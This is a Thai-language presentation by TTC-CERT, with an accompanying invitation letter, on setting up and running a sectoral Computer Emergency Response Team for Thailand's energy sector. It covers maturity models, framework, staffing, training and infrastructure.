ทั้งนี้ ในการบรรยายมีวัตถุประสงค์เพื่อต้องการให้ผู้เข้ารับการฟังบรรยายที่อยู่ในภาคส่วนพลังงานโดยเฉพาะหน่วยงานที่เป็นหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (CII) ได้ทราบถึงวิธีการและประสบการณ์ที่ผ่านมารวมทั้งข้อดีข้อเสียของการจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ (Sectorial CERT) เพื่อให้ภาคส่วนพลังงานนำบทเรียนที่ผ่านมาของศูนย์ TTC-CERT ไปเป็นข้อมูลในการจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ของภาคส่วนพลังงาน นอกจากนี้ยังเป็นการแสวงความร่วมมือระหว่างภาคส่วนโทรคมนาคมและภาคส่วนพลังงาน อันจะเป็นประโยชน์ต่อการรักษาความมั่นคงปลอดภัยทางไซเบอร์ของทั้งสองภาคส่วนและของประเทศ ซึ่งประโยชน์จากการริเริ่มในการแสวงหาความร่วมมือและแลกเปลี่ยนประสบการณ์ที่มีประโยชน์ในครั้งนี้ก็จะตกอยู่กับประชาชน อีกด้วย โดยมีรายละเอียดหัวข้อการบรรยายตามเอกสารแนบท้าย 2

ซึ่งการบรรยายในหัวข้อดังกล่าวจะเป็นประโยชน์แก่สาธารณะอันเนื่องมาจากผู้เข้ารับฟังบรรยายมาจากภาคส่วนพลังงานโดยเฉพาะหน่วยงานที่เป็นหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (CII) โดยผู้เข้ารับการฟังบรรยายสามารถนำความรู้ที่ได้จากการบรรยายในครั้งนี้ไปประยุกต์ใช้กับหน่วยงานหรือองค์กรของตนเอง เช่น การจัดตั้งและการดำเนินงานศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ภาคส่วนพลังงาน เป็นต้น

สรุปข้อการบรรยาย มีดังนี้

- CERT คือ?
- PDCA
- ระดับขีดความสามารถ (Maturity Level)
- กรอบงาน CERT (CERT Framework)
- การขออนุมัติจัดตั้ง CERT จากผู้บริหารระดับสูง
- การปฏิบัติงานของ CERT (Sectorial CERT)
- กระบวนการรับมือและแก้ไขเหตุภัยคุกคาม
- บริการเพิ่มเติม
- Key Takeaways

ภาพบรรยากาศในการบรรยาย ณ ห้องประชุม 1 ชั้น 15 กระทรวงพลังงาน

กระทรวงพลังงาน

สมาคมโทรคมนาคมแห่งประเทศไทย
ในพระบรมราชูปถัมภ์
THE TELECOMMUNICATIONS ASSOCIATION OF THAILAND
UNDER THE ROYAL PATRONAGE

ที่ สทค. 1510 /2565

21 ตุลาคม 2565

เรื่อง ขอเชิญหารือและแลกเปลี่ยนข้อมูลด้านการดำเนินงานศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ (Sectorial CERT) ภาคโทรคมนาคม และภาคพลังงาน

เรียน คุณกุลิศ สมบัติศิริ
ปลัดกระทรวงพลังงาน

สิ่งที่ส่งมาด้วย รายชื่อผู้เข้าพบ

ตามที่สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.) โดยการสนับสนุนของสำนักงานคณะกรรมการกิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคมแห่งชาติ (กสทช.) ผ่านกองทุนวิจัยและพัฒนากิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคม เพื่อประโยชน์สาธารณะ (กทปส.) และการสนับสนุนของสมาชิก สทค. ได้จัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) ขึ้น เพื่อเป็นศูนย์กลางในการประสานงานและแลกเปลี่ยนข้อมูลข่าวสารด้านความมั่นคงปลอดภัยไซเบอร์ ระหว่างผู้ประกอบการโทรคมนาคมที่เป็นสมาชิกและองค์กรอื่น ๆ ภายนอก นอกจากนี้ TTC-CERT ยังมีส่วนสำคัญในการสร้างและประสานความร่วมมือกับภาคส่วนอื่นๆ ที่เป็นหน่วยงานซึ่งต้องดูแลโครงสร้างพื้นฐานสำคัญทางสารสนเทศ หรือ Critical Information Infrastructure (CII) ตามนิยามใน พ.ร.บ.การรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562

ในการนี้ สทค. เล็งเห็นว่าหน่วยงานภาคพลังงานภายใต้สังกัดกระทรวงพลังงาน มีความสำคัญและเป็นส่วนหนึ่งของ CII จึงมีความประสงค์ ขอเชิญหารือและแลกเปลี่ยนข้อมูลด้านการดำเนินงานศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ (Sectorial CERT) ระหว่างภาคโทรคมนาคมและภาคพลังงาน รวมถึงยินดีสนับสนุนการทำงานของกระทรวงพลังงานในการจัดตั้ง Sectorial CERT พลังงาน โดยขอเสนอจัดการหารือใน<u>วันอังคารที่ 1 พฤศจิกายน 2565 เวลา 13.30 - 15.00 น. ณ ที่ทำการสมาคม ห้องประชุมชั้น 31 อาคารเอไอเอ แคปปิตอล เซ็นเตอร์ ถนนรัชดาภิเษก กรุงเทพฯ</u> หรือสถานที่ของกระทรวงพลังงาน ตามวันและเวลาเดียวกัน

จึงเรียนมาเพื่อโปรดพิจารณา ทั้งนี้ หากพิจารณาตอบรับกรุณาแจ้งให้ สทค. ทราบด้วย จักขอบคุณยิ่ง

ขอแสดงความนับถือ

(นายสืบศักดิ์ สืบภักดี)
เลขาธิการ

ประสานงาน : นางสาวพัชรี พงศ์นิรชร
โทรศัพท์ : 0 2051 9401 – 2 E-mail : patcharee@tct.or.th

การแบ่งปันประสบการณ์การจัดตั้งและการปฏิบัติงาน

ของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (ศูนย์ TTC-CERT)

โดย พิศุทธิ์ ม่วงสมัย (Technical Team Lead, TTC-CERT)

9 พ.ย.65

Agenda

- CERT คือ?
- PDCA
- ระดับขีดความสามารถ (Maturity Level)
- กรอบงาน CERT (CERT Framework)
- การขออนุมัติจัดตั้ง CERT จากผู้บริหารระดับสูง
- การปฏิบัติงานของ CERT (Sectorial CERT)
- กระบวนการรับมือและแก้ไขเหตุภัยคุกคาม
- บริการเพิ่มเติม
- Key Takeaways

CERT คือ?

NOC vs SOC vs CERT


- **Network Operations Center (NOC)** เป็นสถานที่รวมศูนย์ ที่ทีมไอทีสามารถตรวจสอบประสิทธิภาพและสถานภาพของเครือข่ายได้อย่างต่อเนื่อง
- **Security Operations Center (SOC)** เป็นสถานที่รวมศูนย์ ที่ทีม Security สามารถดำเนินการป้องกัน ตรวจจับ วิเคราะห์ เฝ้าระวัง และตอบสนองต่อเหตุการณ์ด้านความปลอดภัยทางไซเบอร์ได้อย่างต่อเนื่อง
- **Computer Emergency Response Team (CERT) หรือ Computer Security Incident Response Team (CSIRT)**
  - เป็นกลุ่มผู้เชี่ยวชาญที่จัดการหรือรับมือกับเหตุการณ์ด้านความปลอดภัยทางไซเบอร์ (computer security incident)
  - เป้าหมายของ CERT คือ
    - การลดและควบคุมความเสียหายที่เกิดจากเหตุการณ์ด้านความปลอดภัยทางไซเบอร์
    - ให้คำแนะนำที่มีประสิทธิภาพสำหรับการตอบสนองและการกู้คืนระบบ
    - ดำเนินการเพื่อป้องกันไม่ให้เหตุการณ์ด้านความปลอดภัยทางไซเบอร์เกิดขึ้นอีกในอนาคต
  - ให้บริการด้านการป้องกันและการความรู้
    - ให้คำแนะนำเกี่ยวกับช่องโหว่ในซอฟท์แวร์และฮาร์ดแวร์ที่ใช้งานอยู่
    - แจ้งให้ผู้ใช้งานหรือสมาชิกทราบเกี่ยวกับวิธีการโจมตี และมัลแวร์ที่ใช้ประโยชน์จากช่องโหว่ต่าง ๆ ที่เกี่ยวข้อง

CERT or CSIRT or ...

- CERT or CERT/CC (Computer Emergency Response Team / Coordination Center)
- CSIRT (Computer Security Incident Response Team)
- IRT (Incident Response Team)
- CIRT (Computer Incident Response Team)
- SERT (Security Emergency Response Team)

PDCA

PDCA



วางแผน (Plan)

- การจัดทำกรอบงาน CERT (CERT Framework)
- การกำหนดงบประมาณ
  - งบประมาณด้านการปฏิบัติการ
  - งบประมาณที่ใช้สำหรับการลงทุน
- การจัดทำแผนปฏิบัติการ
  - สะท้อนเป้าหมายของ CERT ที่มีต่อองค์กร และความเชื่อมโยงระหว่างเป้าหมายกับงบประมาณ
- การนำเสนองบประมาณและแผนงาน
  - นำเสนอต่อบุคคลที่มีอำนาจอนุมัติแผนและค่าใช้จ่ายต่าง ๆ ในการจัดตั้ง CERT

ลงมือทำ (Do)

- การดำเนินการตามแผน
- ร่างนโยบายการรับมือและแก้ไขเหตุภัยคุกคาม (Incident Response Plan)
- ร่างนโยบายการจัดการและแลกเปลี่ยนข้อมูล
- ประชาสัมพันธ์การจัดตั้ง CERT
- สร้างเครือข่ายความร่วมมือจากการเข้าร่วมการประชุม และ/หรือ การเสวนาต่าง ๆ
- ซ้อมรับมือเหตุภัยคุกคาม
- ดำเนินการรับมือและแก้ไขเหตุภัยคุกคาม
- ให้บริการตามภารกิจหลักอื่น ๆ

ตรวจสอบ (Check)

- วิเคราะห์การทำงานของ CERT
  - ให้ความสำคัญกับลำดับขั้นตอนการทำงาน (workflow) กระบวนการและภารกิจที่สำคัญ
    - การดำเนินการไม่ต่อเนื่อง ไม่สม่ำเสมอหรือไม่
    - พัฒนาและปรับปรุง workflow ให้ดียิ่งขึ้นได้อย่างไร
  - ใช้วิธีการประเมินผลที่เหมาะสม
  - ให้บุคลากรเข้ามามีส่วนร่วม
  - สิ่งที่ CERT ดำเนินการได้ดีอยู่แล้ว
  - ช่องทางในการปรับปรุงและพัฒนา
  - CERT ทำงานตามกระบวนการและมาตรฐานที่วางไว้หรือไม่

ปรับปรุง (Act)

- ตัดสินใจเกี่ยวกับภารกิจ บริการเพิ่มเติมและการพัฒนาปรับปรุง

CERT strategic plan

- Current state ⟶ Future state (ตามมาตรฐานสากล CERT Maturity Framework)
  - CSIRT Maturity Framework https://www.enisa.europa.eu/topics/csirts-in-europe/csirt-capabilities/csirt-maturity
  - ประกาศคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ เรื่อง ลักษณะ หน้าที่และความรับผิดชอบของศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ และภารกิจหรือให้บริการที่เกี่ยวข้อง พ.ศ.2564
    - https://www.ncsa.or.th/announcement.html
- ระบุ Gap ⟶ Action Plan

ระดับขีดความสามารถ (Maturity Level)

ระดับขีดความสามารถ (Maturity Level)

1. ระดับเบื้องต้น
   - ตั้งขึ้นเพื่อเป็นผู้ติดต่อ (Point of Contact: POC) สำหรับประสานแจ้งเหตุและแก้ไขเหตุภัยคุกคาม
   - มีกฎ ระเบียบ และข้อบังคับสำหรับการแจ้งเตือน
   - และรายงานไปยังองค์กรที่เกี่ยวข้องต่าง ๆ
2. ระดับพื้นฐาน
   - ระดับที่ 1 +
   - มีกระบวนการรับมือเหตุภัยคุกคามทางไซเบอร์
   - ใช้ระบบสำหรับรับแจ้งเหตุและติดตามการดำเนินการ (ticketing system)
   - สามารถให้คำแนะนำด้านความมั่นคงปลอดภัยแก่องค์กร
3. ระดับพร้อมรับมือ
   - ระดับที่ 2 +
   - มีขีดความสามารถในการวิเคราะห์เหตุภัยคุกคาม
   - มีกระบวนการจัดประเภทและจัดการข้อมูล

Source: Establish A CSIRT (TH) https://www.etda.or.th/th/Useful-Resource/publications/Establish-A-CSIRT-THAI.aspx

ระดับขีดความสามารถ (Maturity Level) (ต่อ)

4. ระดับเชิงรุก
   - ระดับที่ 3 +
   - เผยแพร่ข้อมูลข่าวสารเกี่ยวกับความมั่นคงปลอดภัยทางไซเบอร์
   - มีขีดความสามารถในการตรวจสอบและเฝ้าระวังเหตุภัยคุกคามทางไซเบอร์อย่างสม่ำเสมอ
   - มีแผนและมีการดำเนินการฝึกอบรมพัฒนาบุคลากร
5. ระดับครบวงจร
   - ระดับที่ 4 +
   - สามารถเฝ้าระวังและตรวจจับเหตุภัยคุกคามทางไซเบอร์ แบบเรียลไทม์
   - เมื่อพบเหตุภัยคุกคามทางไซเบอร์ประเภทใหม่ สามารถทำข้อแนะนำหรือคู่มือในการตรวจจับและป้องกันเหตุภัยคุกคามทางไซเบอร์
   - เผยแพร่ข้อแนะนำหรือคู่มือดังกล่าวแก่ทั้งภายใน sector และ ภายนอก sector

Source: Establish A CSIRT (TH) https://www.etda.or.th/th/Useful-Resource/publications/Establish-A-CSIRT-THAI.aspx

ENISA CSIRT maturity assessment model

- Tier 1 - Fundamental (Essential, indispensable)
  - CERT ถูกจัดตั้งขึ้น
  - สร้างการยอมรับใน CERT community (ตามความสามารถของแต่ละบุคคล)
- Tier 2 - Baseline (Steady, Sure-Footed)
  - CERT มีความสามารถพื้นฐาน (baseline capabilities) ด้าน operations
  - ทีม CERT ได้รับการยอมรับและได้รับ trust ใน CERT community
- Tier 3 - Advanced (Stable, Well-Balanced)
  - CERT มีความสามารถครบถ้วนและเป็นที่ยอมรับและเป็นเสาหลักใน CERT community
  - CERT สามารถดำเนินการตาม mission ได้โดยไม่ต้องพึ่งพาตัวบุคคลจากทีมอีกต่อไป
  - วิธีการปฏิบัติงานและการดำเนินการต่าง ๆ ของ CERT มีการบันทึกไว้ในรูปแบบเอกสารทั้งหมด

Source: ENISA CSIRT maturity assessment model https://www.enisa.europa.eu/topics/csirts-in-europe/csirt-capabilities/csirt-maturity

ความไว้วางใจ (trust)

- หากองค์กรและสมาชิกทางไม่ไว้วางใจ CERT อย่างชัดเจน องค์กรและสมาชิกก็จะไม่แบ่งปันข้อมูลกับ CERT ได้ และจะไม่ใช้ข้อมูลหรือคำแนะนำต่างๆ ที่ CERT มีให้
- ความไว้วางใจ (trust) เป็นสิ่งสำคัญสำหรับ Sectorial CERT ตลอดจนองค์กรและสมาชิกเองก็ต้องการความเชื่อใจว่า CERT สามารถจัดการกับข้อมูลที่ละเอียดอ่อนหรือมีชั้นความลับได้อย่างมีความรับผิดชอบ

กรอบงาน CERT (CERT Framework)

CERT Framework

- CSIRT Services Framework
  - https://www.first.org/standards/frameworks/csirts/csirt_services_framework_v2.1
- กำหนดรายละเอียดเกี่ยวกับ
  - พันธกิจ (mission statement) ของ CERT
    - กำหนดวัตถุประสงค์และหน้าที่ของ CERT ให้ชัดเจน
    - ระบุเป้าหมายระยะยาวและเป้าหมายหลักของ CERT
  - ผู้รับบริการ (Constituency)
    - ขอบเขต (scope) ผู้รับบริการ
      - กำหนดให้ชัดเจน
      - ผู้รับบริการต้องทราบว่าจะต้องติดต่อใครในกรณีที่เกิดเหตุภัยคุกคาม
    - สามารถกำหนดความต้องการพื้นฐาน
      - สิ่งที่ต้องได้รับการปกป้อง
      - รูปแบบการให้บริการ - Alerts and warnings | Incident handling | Announcements
  - จำนวน และ ประเภทภารกิจ
  - ทรัพยากรที่ต้องใช้ในการดำเนินการเพื่อให้บรรลุภารกิจ

CERT Framework

- อำนาจหน้าที่
  - เป็นสิ่งที่กำหนดว่า CERT ได้รับอนุญาตให้ทำอะไรได้บ้าง
    - ให้คำแนะนำ
    - แจ้งเตือน
    - หยุดบริการที่พบว่ามีช่องโหว่หรือถูกเจาะระบบแล้ว
  - CERT ควรมีหน้าที่รับผิดชอบในด้านเทคนิคและไม่ควรมีอำนาจในการปราบปรามหรือลงโทษ
- ระบุอำนาจหน้าที่ให้ชัดเจน
  - ได้รับการอนุมัติจาก Board/CEO/ผู้มีอำนาจสูงสุดในองค์กร
  - เป็นลายลักษณ์อักษร
- การได้รับการสนับสนุนจากผู้มีอำนาจสูงสุดในองค์กรเป็นสิ่งสำคัญ

CERT Framework

- ระบุความรับผิดชอบ
  - ความรับผิดชอบของ CERT จะครอบคลุมการให้บริการต่าง ๆ
- ระบุการให้บริการต่าง ๆ*

CERT Framework


- ระบุโครงสร้างบริหาร - อาจจัดตั้งตามโครงสร้างรูปแบบต่าง ๆ ดังนี้
  - รูปแบบธุรกิจอิสระ (independent business model)
  - รูปแบบฝังตัว (embedded model)
  - รูปแบบแคมปัส (CERT หลัก/รอง)

CERT Framework

- ระบุโครงสร้างบริหาร - อาจจัดตั้งตามโครงสร้างรูปแบบต่าง ๆ ดังนี้
  - รูปแบบธุรกิจอิสระ (independent business model)
    - CERT เป็นองค์กรอิสระในตัวเอง
    - CERT มีส่วนบริหารจัดการ ลูกจ้าง และ เจ้าหน้าที่สนับสนุนของตนเอง
  - รูปแบบฝังตัว (embedded model)
    - กำหนดให้ CERT อยู่ในส่วนงานด้านเทคโนโลยีสารสนเทศขององค์กร
    - ในกรณีที่เป็นองค์กรขนาดใหญ่ อาจพิจารณาแยกส่วน CERT ออกมา
    - รูปแบบรวมศูนย์: บุคลากรของ CERT ทั้งหมดอยู่ในสำนักงานเดียวกัน
    - รูปแบบกระจาย: บุคลากรของ CERT กระจายตามสำนักงานต่าง ๆ ในกรณีที่มีองค์กรหลายสาขา
  - รูปแบบแคมปัส (CERT หลัก/รอง)

CERT Framework

- ระบุโครงสร้างบริหาร - อาจจัดตั้งตามโครงสร้างรูปแบบต่าง ๆ ดังนี้ (ต่อ)
  - **รูปแบบแคมปัส (CERT หลัก/ รอง)**
    - องค์กรที่อยู่ในภาคส่วนเดียวกันจัดตั้ง CERT กลางเพื่อให้บริการองค์กรสมาชิก และเป็นหน่วยงานกลางประสานกับองค์กรภายนอก
    - อาจอยู่ในรูปแบบขององค์กรอิสระหรือรูปแบบฝังตัว
    - ส่วนองค์กรสมาชิกอาจมีหรือไม่มี CERT เป็นของตัวเอง



CERT Framework

- ความพร้อมในการให้บริการ
  - ขึ้นอยู่กับชั่วโมงการทำงานขององค์กรหลักที่ CERT ตั้งอยู่ด้วย
  - หรือ ขึ้นอยู่กับชั่วโมงการทำงานขององค์กรของสมาชิก
  - ควรต้องพิจารณาสภาพแวดล้อมขององค์กรด้วย
  - ทำให้มีต้นทุนเพิ่มขึ้น
- บริการหลัก
  - ในช่วงเริ่มต้น อาจจำกัดการให้บริการอยู่เพียง 1 ถึง 2 รายการ
  - แล้วค่อยเพิ่มตามความจำเป็นในอนาคต
  - บริการหลักที่สำคัญของ CERT คือ “การรับมือและแก้ไขปัญหาเหตุภัยคุกคาม”
  - บริการที่สำคัญรองลงมา คือ “บริการแจ้งเตือน และเผยแพร่ข้อมูลข่าวสาร”

CERT Framework

- ข้อกำหนดด้านบุคลากร
  - อัตราเจ้าหน้าที่
    - ไม่มีกำหนดตายตัวว่า ควรมีบุคลากรทางเทคนิคจำนวนเท่าใด
    - CERT แต่ละแห่งมีความแตกต่างทั้งในเรื่องสภาพแวดล้อมในการทำงาน ผู้รับบริการ และผู้ที่มีส่วนเกี่ยวข้องต่าง ๆ
  - เพื่อให้ CERT สามารถให้บริการภารกิจหลัก 2 รายการ (1) การรับมือและแก้ไขเหตุภัยคุกคามและ (2) การแจ้งเตือนและเผยแพร่ข้อมูลข่าวสาร
    - CERT ควรมีพนักงานเต็มเวลา อย่างน้อย 4 คน
  - สำหรับ CERT ที่ให้บริการมากกว่า 2 รายการและปฏิบัติงานเฉพาะในเวลาทำการและดูแลระบบของตนเอง ควรมีเจ้าหน้าที่เต็มเวลาอย่างน้อย 6-8 คน
  - สำหรับ CERT ครบวงจรที่บุคลากรทำงานตลอด 24 ชั่วโมงโดยไม่มีวันหยุด (3 กะต่อวัน) ควรมีพนักงานเต็มเวลาอย่างน้อย 12 คน

Technical Excellence

- CERT ควรมีทรัพยากรที่ทันสมัยที่สุดและบุคลากรมีความรู้ความสามารถที่สูง
- คำแนะนำที่ CERT ให้จะต้องถูกต้องซึ่งต้องใช้ความรู้ทางเทคนิคในระดับสูง
- ซึ่งอาจส่งผลให้ CERT ควรมีคนที่มีความสามารถสูงในจำนวนที่น้อยในช่วงแรก แทนที่จะเป็นความสามารถที่มีคุณภาพต่ำจำนวนมาก

CERT Framework

- ข้อกำหนดด้านบุคลากร (ต่อ)
  - ความสามารถ
    - ขีดความสามารถส่วนบุคคล
      - *มีความยืดหยุ่น สร้างสรรค์ และสามารถทำงานเป็นทีม
      - *มีทักษะการคิดวิเคราะห์
      - **สามารถสื่อสารเรื่องเทคนิคที่ยากให้เป็นเรื่องง่าย
      - **สามารถรักษาความลับและทำงานอย่างเป็นระบบ
      - มีทักษะในการบริหารจัดการ
      - สามารถทำงานในสภาวะกดดันได้
      - **มีทักษะในการเขียนและการสื่อสาร
      - **เปิดใจและพร้อมเรียนรู้สิ่งใหม่ ๆ

CERT Framework

- ข้อกำหนดด้านบุคลากร (ต่อ)
  - ความสามารถ
    - ขีดความสามารถเชิงเทคนิค
      - มีความรู้พื้นฐานเกี่ยวกับอินเทอร์เน็ตและโปรโตคอลต่าง ๆ
      - มีความรู้เกี่ยวกับระบบปฏิบัติการ Windows, Linux, และ Unix (ขึ้นอยู่กับระบบปฏิบัติการและเครื่องมือที่องค์กรใช้)
      - มีความรู้พื้นฐานเกี่ยวกับ Programming language, Assembly language, C, C++, Rust, Go
      - มีความรู้เกี่ยวกับอุปกรณ์เครือข่ายต่าง ๆ (router, switches, DNS, Proxy, Mail ฯลฯ)
      - มีความรู้เกี่ยวกับ Protocol ในการสื่อสาร (TCP/IP, SMTP, HTTP(S), FTP, telnet, SSH ฯลฯ)
      - มีความรู้เกี่ยวกับภัยคุกคามทางไซเบอร์ (DDoS, Phishing, Defacement, Sniffing ฯลฯ)
      - มีความรู้เกี่ยวกับการประเมินความเสี่ยงและการนำองค์ความรู้ไปใช้ปฏิบัติงาน

CERT Framework

- ข้อกำหนดด้านบุคลากร (ต่อ)
  - ความสามารถ
    - ขีดความสามารถอื่น ๆ
      - สามารถทำงานในรูปแบบตลอด 24 ชั่วโมง หรือพร้อมปฏิบัติการเมื่อมีเหตุฉุกเฉิน หรือสถานการณ์ (ขึ้นอยู่กับหน้าที่ความรับผิดชอบ)
      - ระยะทางและเวลาที่ใช้เดินทางมาทำงานในกรณีฉุกเฉินอยู่ในเกณฑ์ที่ยอมรับได้
      - ระดับการศึกษา
      - ประสบการณ์การทำงานด้านความมั่นคงปลอดภัยทางไซเบอร์

CERT Framework

- ข้อกำหนดด้านบุคลากร (ต่อ)
  - แนวปฏิบัติ แนวทางการดำเนินงาน จรรยาบรรณ
    - เป็นระเบียบหรือแนวทางสำหรับเจ้าหน้าที่ใน CERT ให้ทำงานอย่างเป็นมืออาชีพ
    - อาจนำแนวปฏิบัติที่จัดทำขึ้นโดย Trusted Introducer มาปรับใช้
      - https://www.trusted-introducer.org/TI-CCoP.pdf
  - การฝึกอบรม
    - การฝึกอบรมภายในสำหรับเจ้าหน้าที่ CERT บรรจุใหม่
    - การฝึกอบรมภายนอกสำหรับเจ้าหน้าที่ประจำเพื่อพัฒนาทักษะอย่างต่อเนื่อง และเรียนรู้พัฒนาการทางเทคโนโลยี รวมถึงภัยคุกคามใหม่ ๆ
    - CERT ควรพิจารณาจัดสรรงบประมาณไว้สำหรับการเข้าร่วมการประชุมและการสัมมนาต่าง ๆ ซึ่งถือเป็นส่วนหนึ่งของการฝึกอบรมต่อเนื่องเช่นกัน

ตัวอย่าง Course อบรมฟรีที่แนะนำ

- ENISA Trainings for Cybersecurity Specialists https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material
- CISA Virtual Learning https://ics-training.inl.gov/
- APNIC Academy https://academy.apnic.net/en/
- Threat Hunting Training Course https://www.activecountermeasures.com/cyber-threat-hunting-training-course/
- ATT&CK for Cyber Threat Intelligence Training https://attack.mitre.org/resources/training/cti/
- LetsDefend Academy https://app.letsdefend.io/academy/
- Wireshark for Incident Response & Threat Hunting Workshop at OWASP SB https://www.youtube.com/watch?v=8jqNjo-LqYw&ab_channel=MichaelWylie
- I.T Security Labs YouTube Channel https://www.youtube.com/c/ITSecurityLabs/videos
- SANS Cyber Defense https://www.youtube.com/c/SANSBlueTeamOps
- 13Cubed https://www.youtube.com/c/13cubed

Resource Efficiency

- CERT จะต้องปรับตัวและติดตามสถานการณ์อย่างต่อเนื่อง โดยการวิเคราะห์ภัยคุกคามใหม่ๆ ที่อาจเกิดขึ้นและส่งผลกระทบต่อองค์กรของสมาชิก หรือ ส่งผลกระทบต่อ Sector

CERT Framework

- ข้อกำหนดด้านบุคลากร (ต่อ)
- ตัวอย่าง
  - General
    - General manager
  - Staff
    - Office manager
    - Accountant
    - Communication consultant (แปลภาษาต่างดาวให้เป็นภาษาคน)
    - **Legal consultant
  - Operational Technical team
    - Technical team leader
    - Technical CSIRT technicians, delivering the CSIRT services
    - Researchers
  - External consultants
    - Hired when needed

CERT Framework

- โครงสร้างพื้นฐานและเครื่องมือ
  - ด้านความมั่นคงปลอดภัยทางกายภาพ
    - มีพื้นที่ปฏิบัติงานที่ปลอดภัย
    - มีห้องปฏิบัติงานที่ปลอดภัยและเก็บเสียงสำหรับการสืบสวนและหารือเกี่ยวกับการดำเนินงานของ CERT
    - มีห้องที่สามารถเก็บรักษาข้อมูลและเอกสารในรูปแบบที่ไม่ใช่อิเล็กทรอนิกส์
    - มีเครื่องทำลายเอกสารและมีอุปกรณ์ที่สามารถทำลายสื่อเก็บข้อมูลที่ไม่ใช้แล้ว
    - *ควรแยกบุคลากรของ CERT ออกจากส่วนอื่น ๆ ขององค์กรและควบคุมพื้นที่เข้าออก
    - มีนโยบายเกี่ยวกับผู้เข้ามาเยี่ยมชม โดยอาจกำหนดรวมเป็นนโยบายควบคุมพื้นที่เข้าออก

CERT Framework

- โครงสร้างพื้นฐานและเครื่องมือ (ต่อ)
  - อุปกรณ์ด้านเทคโนโลยีสารสนเทศ
    - *มีกลไกการสื่อสารที่มีความมั่นคงปลอดภัย เช่น โทรศัพท์ โทรสาร และอีเมล
    - มีการตั้งค่าเพื่อเพิ่มความมั่นคงปลอดภัย (hardening) แก่ระบบต่าง ๆ รวมถึงเครื่องคอมพิวเตอร์ที่ใช้ในการทำงาน
    - มีเครือข่าย CERT แยกจากเครือข่ายของสำนักงานอื่น ๆ ในองค์กร
    - มีเครื่องมือช่วยติดตั้งโปรแกรมและระบบต่าง ๆ ในอุปกรณ์ได้อย่างรวดเร็ว ในกรณีที่ต้องติดตั้งระบบและโปรแกรมใหม่

CERT Framework

- โครงสร้างพื้นฐานและเครื่องมือ (ต่อ)
  - อุปกรณ์เฉพาะทางของ CERT
    - *มีระบบสำหรับรับแจ้งเหตุและติดตามการดำเนินการ (ticketing system)
    - *มีฐานข้อมูลการติดต่อของบุคลากร ผู้ที่มีส่วนเกี่ยวข้อง ผู้รับบริการและผู้ติดต่ออื่น ๆ
    - มีอุปกรณ์อื่น ๆ ที่ CERT จำเป็นต้องใช้ในการให้บริการ
    - มีอุปกรณ์ด้านความมั่นคงปลอดภัยที่ใช้ทั่วไป
    - บริการของ CERT บางประเภท เช่น การตรวจพิสูจน์พยานหลักฐานดิจิทัลอาจต้องมีข้อกำหนดเพิ่มเติมเกี่ยวกับพื้นที่ปฏิบัติการและเทคโนโลยีสารสนเทศที่ใช้งาน


CERT Framework

- ความสัมพันธ์ภายในและภายนอกองค์กร
  - CERT ควรมีความสัมพันธ์ที่ดี ไม่เฉพาะต่อส่วนงานสารสนเทศขององค์กร แต่ยังต้องไม่ลืมส่วนงานด้านอื่น ๆ เช่น ด้านความมั่นคงปลอดภัยทางกายภาพ ด้านการสื่อสาร ด้านกฎหมาย และด้านบุคลากร
  - ความสัมพันธ์ภายนอกที่เป็นประโยชน์ต่อ CERT ได้แก่
    - CERT ระดับประเทศ
    - ผู้บังคับใช้กฎหมาย
    - หน่วยงานกำกับดูแล
    - Sectorial CERT ภาคส่วนอื่น ๆ

CERT Framework

- รูปแบบการรับเงินทุนสนับสนุนค่าใช้จ่าย
  - องค์กรต้องมีแนวทางชัดเจนในการสนับสนุนด้านงบประมาณแก่ CERT เพื่อสามารถให้บริการในระยะยาวได้อย่างราบรื่น
